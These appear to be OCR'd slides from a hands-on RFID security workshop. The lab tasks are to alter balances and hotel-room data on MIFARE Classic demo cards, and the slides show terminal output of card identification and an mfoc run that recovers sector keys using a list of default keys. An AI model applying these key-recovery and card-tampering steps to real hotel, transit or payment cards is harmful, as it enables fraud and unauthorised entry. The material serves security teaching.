
- **Objective:** Buy 5€ product or reset the card balance
- **Sticker:** Red
- RC522
- https://github.com/h4ng3r/ecorp_mifare_demos



5. HANDS ON

DEMOS: HOTEL ROOMS


- **Objective:** Tamper with room number and/or checkout date
- **Sticker:** Blue
- ACR122U
- https://github.com/h4ng3r/ecorp_mifare_demos



Scan your NFC Card.

5. HANDS ON

DEMOS: HOTEL ROOMS




READ CARD

Card not found!!

5. HANDS ON


GUIDED DEMO (ACR122U)



```
Scanning present readers...
0: ACS ACR122U PICC Interface 00 00

Sun Sep 23 22:06:03 2018
Reader 0: ACS ACR122U PICC Interface 00 00
  Card state: Card removed,

Sun Sep 23 22:06:03 2018
Reader 0: ACS ACR122U PICC Interface 00 00
  Card state: Card inserted,
  ATR: 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A

ATR: 3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
+ TS = 3B --> Direct Convention
+ T0 = 8F, Y(1): 1000, K: 15 (historical bytes)
  TD(1) = 80 --> Y(i+1) = 1000, Protocol T = 0
-----
  TD(2) = 01 --> Y(i+1) = 0000, Protocol T = 1
-----
+ Historical bytes: 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00
  Category indicator byte: 80 (compact TLV data object)
    Tag: 4, len: F (initial access data)
      Initial access data: 0C A0 00 00 03 06 03 00 01 00 00 00 00
+ TCK = 6A (correct checksum)

Possibly identified card (using /usr/share/pcsc/smartcard_list.txt):
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
3B 8F 80 01 80 4F 0C A0 00 00 03 06 .. 00 01 00 00 00 00 ..
        Mifare Standard 1K (as per PCSC std part3)
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 .. .. 00 00 00 00 ..
        RFID - ISO 14443 Type A Part 3 (as per PCSC std part3)
3B 8F 80 01 80 4F 0C A0 00 00 03 06 03 00 01 00 00 00 00 6A
        Philips MIFARE Standard (1 Kbytes EEPROM)
        http://www.nxp.com/#/pip/pip=[pfp=41863]|pp=[t=pfp,i=41863]
        RFID - ISO 14443 Type A - Transport for London Oyster
        ACOS5/1k Mirfare
        RFID - ISO 14443 Type A - NXP Mifare card with 1k EEPROM
        vivotech ViVOcard Contactless Test Card
        Bangkok BTS Sky SmartPass
^C
```

5. HANDS ON


GUIDED DEMO (ACR122U)



```
hanger  ~/RFID  mfoc -O mycard.mfd
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): 91  9b  76  db
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: ffffffffffff] -> [x.xxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [x.xxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [x.xxxxxxxxxxxxxx]
[Key: 000000000000] -> [x.xxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [x.xxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [x.xxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [x.xxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [x.xxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [x.xxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [x.xxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [x.xxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [x.xxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [x.xxxxxxxxxxxxxx]

Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Unknown Key A               Unknown Key B
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
```

5. HANDS ON

